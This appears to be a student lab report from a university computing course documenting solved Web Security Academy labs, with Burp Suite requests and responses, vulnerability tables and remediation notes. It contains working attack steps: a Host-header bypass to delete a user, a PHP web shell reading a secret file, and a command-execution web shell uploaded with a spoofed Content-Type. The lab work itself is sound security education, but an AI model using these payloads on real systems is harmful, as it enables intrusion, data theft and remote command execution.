
E-mail: computerstudies@neu.edu.ph



Documentation



Look for the GET method with the / tag





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Try to modify the URL then hit send

Request

```
1 GET / HTTP/2
2 Host: 0a1b0045046a894c80c78abd00e90031.web-security-academy.com
3 Cookie: session=A0T1TSGn7SGGMOEOnz6LUU35detfdUNW; lab=
4 46%7cMCwCFB1lwy9FiVEgfrk1OpFfk5e6nr1iUAhQsU0i6uu4CcmdN107aYQ26c%2fN
5 3dvB0JXb1Yd105Fe4BcUXgcr1oeRvR1J%2boGY4RKul7Zkbp4%2bf8GLw3sGi4AjBv
6 Ys0aXv0uhvGL73igmMcsRu7RahrJPiGRdNIHCjdF2pPF0dQPByL%2bLU%3d
7
8 Cache-Control: max-age=0
9 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
10 Sec-Ch-Ua-Mobile: ?0
11 Sec-Ch-Ua-Platform: "Windows"
12 Accept-Language: en-US,en;q=0.9
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
15 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
16 Safari/537.36
17
18 Accept:
19 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
20 mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
21 0.7
22
23 Sec-Fetch-Site: none
24 Sec-Fetch-Mode: navigate
25 Sec-Fetch-User: ?1
26 Sec-Fetch-Dest: document
27 Accept-Encoding: gzip, deflate, br
28 Priority: u=0, i
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10600
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
10       /resources/labheader/css/academyLabHeader.css rel=
11       stylesheet>
12     <link href=/resources/css/labsEcommerce.css rel=
13       stylesheet>
14     <title>
15       Host header authentication bypass
16     </title>
17   </head>
18   <body>
19     <script src="/resources/labheader/js/labHeader.js">
20     </script>
21     <div id="academyLabHeader">
22       <section class="academyLabBanner">
23         <div class="container">
24           <div class="logo">
25             </div>
26           <div class="title-container">
27             <h2>
28               Host header authentication
29               bypass
30             </h2>
31           <a class="link-back" href='
```

Copy the URL and paste it in the search bar then add /robots.txt

Host header authentication by: X +

← → ↻ 🔍

https://0a1b0045046a894c80c78abd00e90031.web-security-academy.net/robots.txt

https://0a1b0045046a894c80c78abd00e90031.web-security-academy.net/robots.txt

🔍 https://0a1b0045046a894c80c78abd00e90031.web-security-academy.net/robots.txt - Google Search

Home | My account



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825


E-mail: computerstudies@neu.edu.ph



Use the /admin in the URL



This is the page of the admin that needs to be bypass





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Look for the GET Method that has /admin tag

Dashboard Target Proxy Intruder Repeater Decoder Collaborator Sequencer Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time |
|----|------------------------------|--------|-------------------------------------|--------|--------|-------------|--------|-----------|-----------|-------------------------|-------|-----|---------------|---------|-------|
| 47 | https://0a1b0045046a894c8... | GET | /resources/labheader/js/labHead... | | | 200 | 1673 | script | js | | | ✓ | 34.246.129.62 | | 14:04 |
| 52 | https://0a1b0045046a894c8... | GET | /resources/labheader/js/labHead... | | | 200 | 1673 | script | js | | | ✓ | 34.246.129.62 | | 14:04 |
| 60 | https://0a1b0045046a894c8... | GET | /resources/labheader/images/ps-l... | | | 200 | 942 | XML | svg | | | ✓ | 34.246.129.62 | | 14:04 |
| 62 | https://0a1b0045046a894c8... | GET | /resources/labheader/images/log... | | | 200 | 8852 | XML | svg | | | ✓ | 34.246.129.62 | | 14:04 |
| 68 | https://0a1b0045046a894c8... | GET | /academyLabHeader | | | 101 | 147 | | | | | ✓ | 34.246.129.62 | | 14:04 |
| 83 | https://0a1b0045046a894c8... | GET | /robots.txt | | | 200 | 138 | text | txt | | | ✓ | 34.246.129.62 | | 14:05 |
| 84 | https://0a1b0045046a894c8... | GET | /admin | | | 401 | 2672 | HTML | | Host header authenti... | | ✓ | 34.246.129.62 | | 14:06 |
| 87 | https://0a1b0045046a894c8... | GET | /resources/labheader/js/labHead... | | | 200 | 1673 | script | js | | | ✓ | 34.246.129.62 | | 14:06 |
| 88 | https://0a1b0045046a894c8... | GET | /resources/labheader/images/log... | | | 200 | 8852 | XML | svg | | | ✓ | 34.246.129.62 | | 14:06 |
| 89 | https://0a1b0045046a894c8... | GET | /resources/labheader/images/ps-l... | | | 200 | 942 | XML | svg | | | ✓ | 34.246.129.62 | | 14:06 |
| 90 | https://0a1b0045046a894c8... | GET | /academyLabHeader | | | 101 | 147 | | | | | ✓ | 34.246.129.62 | | 14:06 |

Request

1 GET /admin HTTP/2
2 Host: 0a1b0045046a894c80c78abd00e90031.web-security-academy.net
3 Cookie: session=AQT1T9Gp79GqMQE0nm6LUU35detfdNWw; _lab=4617cMCwCFB1lmv9F4Vgfrk1OpFfh5e6nr1iUAhQzU0i6uu4GxmdN107aYQ26c12fN3dvB0JXb1Yd105Fe4BcUxger1oeRvR1J32boGY4RkU172kbp412bf8GLw3sG14AjBvTs0aXvOwhvGL73igmMksRu7RabrJPiGRdNIHCjdf2pPF0dQPBvL42bLU43d
4 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Response

1 HTTP/2 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2554
5 <!DOCTYPE html>
6 <html>
7 <head>
8 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9 <link href=/resources/css/labs.css rel=stylesheet>
10 <title>
11 Host header authentication bypass
12 </title>
13 </head>
14 <body>
15 <script src=/resources/labheader/js/labHeader.js>
16 </script>

Inspector

Request attributes
Request cookies
Request headers
Response headers

I change the host address to localhost

1 GET /admin HTTP/2
2 Host: localhost
3 Cookie: session=AQT1T9Gp79GqMQE0nm6LUU35detfdNWw; _lab=4617cMCwCFB1lmv9F4Vgfrk1OpFfh5e6nr1iUAhQzU0i6uu4GxmdN107aYQ26c12fN3dvB0JXb1Yd105Fe4BcUxger1oeRvR1J32boGY4RkU172kbp412bf8GLw3sG14AjBvTs0aXvOwhvGL73igmMksRu7RabrJPiGRdNIHCjdf2pPF0dQPBvL42bLU43d
4 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3089
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 Host header authentication bypass
14 </title>
15 </head>
16 <body>
17 <script src=/resources/labheader/js/labHeader.js>
18 </script>
19 <div id="academyLabHeader">
20 <section class="academyLabBanner">
21 <div class="container">
22 <div class="logo">
23 </div>
24 <div class="title-container">
25 <h2>
26 Host header authentication bypass
27 </h2>



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Then modify the header. Add the /delete?username=carlos

Request

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: localhost
3 Cookie: session=AQT1T9Gp79GqMQE0nz6LUU35detfdNWw; _lab=
4 46t7cMCvCFB1lw9FfVEgfr1OpFfr5e6nrliUAhQzU0i6uu4GxmdN107aYQ26ct2fn3dvB0JX
5 blydl05Fe4BcUXgcrloeRvRLJt2boCY4EKul72kbp4t2bf8GLw3sGi4AjBvYs0aXwvhwvGL73
6 igmMksRu7RabrJPiGRdNIHCjdf2pPF0dQFByL42bLU43d
7 Sec-Ch-UA: "Chromium";v="131", "Not_A Brand";v="24"
8 Sec-Ch-UA-Mobile: ?0
9 Sec-Ch-UA-Platform: "Windows"
10 Accept-Language: en-US,en;q=0.9
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
13 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
16 image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: none
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
```

Response

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Host header authentication bypass

Web Security Academy

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home | My account

Admin interface only available to local users



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | Remote Code Execution (RCE) via Web Shell Upload |
| CWE | CWE-434 |
| CVSS score 3.1 Calculator | 8.8 |
| Severity | High |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| Description | This vulnerability allows an attacker to upload malicious files without validating it. |
| Security Impact | Confidentiality: High – Attackers can retrieve sensitive data, such as user secrets.
Integrity: High – Attackers can manipulate or delete server-side data.
Availability: High – Server operations can be disrupted by executing malicious scripts. |
| Affected host | https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net |
| Remediation | Validate Uploaded Files: Implement strict file type and content validation to only allow specific, safe file formats. |
| Reference | https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://cwe.mitre.org/data/definitions/434.html |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Remote code execution via web shell upload

WebSecurity Academy [Submit solution](#) [Back to lab description >>](#) LAB Not solved

[Home](#) | [My account](#)

WE LIKE TO **BLOG**



Don't Believe Everything You Read

Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print

Remote code execution via web shell upload

WebSecurity Academy [Submit solution](#) [Back to lab description >>](#) LAB Not solved

[Home](#) | [My account](#)

Login

Username

Password

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Upload any file

Remote code execution via web

<https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net/my-account?id=wiener>

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar

Choose File

Upload

Look for the GET method that has /file/avatar

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener |
|-----|---|--------|-------------------------|--------|--------|-------------|--------|-----------|-----------|------------------------|-------|-----|---------------|---------|---------------|----------|
| 134 | https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net | GET | /my-account | | | 200 | 4310 | HTML | | Remote code executi... | | ✓ | 34.246.129.62 | | 15:52:47.5... | 8080 |
| 136 | https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net | GET | /files/avatars/logo.jpg | | | 200 | 9278 | JPEG | jpg | | | ✓ | 34.246.129.62 | | 15:52:47.5... | 8080 |
| 144 | https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net | GET | /my-account | | | 200 | 4310 | HTML | | Remote code executi... | | ✓ | 34.246.129.62 | | 15:55:13.5... | 8080 |
| 147 | https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net | GET | /files/avatars/logo.jpg | | | 200 | 9278 | JPEG | jpg | | | ✓ | 34.246.129.62 | | 15:55:13.5... | 8080 |

| Request | Response |
|--|---|
| <pre>1 GET /files/avatars/logo.jpg HTTP/2 2 Host: 0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net 3 Cookie: session=CGaFFCD8cPw2M0Xeq10b2W2bi4hCRv0 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net /my-account</pre> | <pre>1 HTTP/2 200 OK 2 Date: Thu, 05 Dec 2024 07:55:15 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Last-Modified: Thu, 05 Dec 2024 07:52:46 GMT 5 Etag: "233b-628812f14a41b" 6 Accept-Ranges: bytes 7 Content-Type: image/jpeg 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 9019 10 11 y0yaJFIy0C 12 13 14 15 16 y0C y0hhyA 17 yAZ 18</pre> |

| Inspector |
|----------------------|
| Request attributes 2 |
| Request cookies 1 |
| Request headers 17 |
| Response headers 8 |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



I replace the symbols with `<?php echo`
`file_get_contents('/home/carlos/secret');`; `?>`
then clicked the send button then go to the next request.

Target: <https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net> HTTP/2

Request

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
-----WebKitFormBoundaryy1W3uW0JLTLlg2xd
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg
<?php echo file_get_contents('/home/carlos/secret'); ?>
-----WebKitFormBoundaryy1W3uW0JLTLlg2xd
Content-Disposition: form-data; name="user"
wiener
-----WebKitFormBoundaryy1W3uW0JLTLlg2xd
Content-Disposition: form-data; name="csrf"
B9oCRdcKPa1wOXILPa0c6FqLUAKOHw
-----WebKitFormBoundaryy1W3uW0JLTLlg2xd--
```

Response

```
1 HTTP/2 200 OK
2 Date: Thu, 05 Dec 2024 08:03:08 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/exploit.php has been uploaded.<p>
10 <a href="/my-account" title="Return to previous page">
11   « Back to My Account
12 </a>
13 </p>
```

I replaced the in the header with exploit.php then sent.

Request

```
1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net
3 Cookie: session=C0aFFCDHcPWZRM8Xcql0hCWZb4hCRv0
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net/my-account
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Response

```
1 HTTP/2 200 OK
2 Date: Thu, 05 Dec 2024 08:04:13 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 Gp7ILVtvcSFdWuxybiGT7nmMLXs5Nbdic
```



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the code from the response

The screenshot shows the WebSecurity Academy interface. A modal dialog is open, displaying the URL `0a2d00fc030a5cbd807e8067009a00bc.web-security-academy.net` and the text "Remote code execution via web shell upload". The dialog prompts the user to enter an answer, which is `Gp7ILVkvCSFdWxybiGT7nmM1Xs5NbdKl`. The dialog has "OK" and "Cancel" buttons. In the background, the "My Account" section is visible, showing the username "wiener" and an email input field.

The screenshot shows the WebSecurity Academy interface after successfully solving the lab. A green banner at the top reads "Congratulations, you solved the lab!". The "LAB" status is now "Solved". The "My Account" section is visible, showing the username "wiener" and an email input field with an "Update email" button.



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | Web Shell Upload via Content-Type Restriction Bypass |
| CWE | CWE-434 |
| CVSS score 3.1 Calculator | 9.9 |
| Severity | High |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| Description | This vulnerability allows attackers to bypass restrictions by changing content type header allowing attackers to upload malicious files. |
| Security Impact | Confidentiality: High – Allows unauthorized access to sensitive information.
Integrity: High – Attackers can modify server-side behavior or data.
Availability: High – Exploited scripts can disrupt server functionality. |
| Affected host | https://0a5b005b03bb1fea8048f33c004a008d.web-security-academy.net/ |
| Remediation | Log and Monitor Uploads: Monitor all file uploads and log activities for anomalies or suspicious patterns. |
| Reference | https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload
https://cwe.mitre.org/data/definitions/434.html |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Web shell upload via Content-Type restriction bypass

WebSecurity Academy

Submit solution Back to lab description >>

LAB Not solved

Home | My account

WE LIKE TO BLOG



Spider Web Security

Today the President issued a red warning in relation to the breakdown of spider web security. So

Web shell upload via Content-Type restriction bypass

WebSecurity Academy

Submit solution Back to lab description >>

LAB Not solved

Home | My account

Login

Username

wiener

Password

Log in



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825


E-mail: computerstudies@neu.edu.ph



I created a file that contains `<?php system($_GET['cmd']);?>` then uploaded it



I changed the content type to image/jpeg to make the file uploaded





New Era University

College of Computer Studies

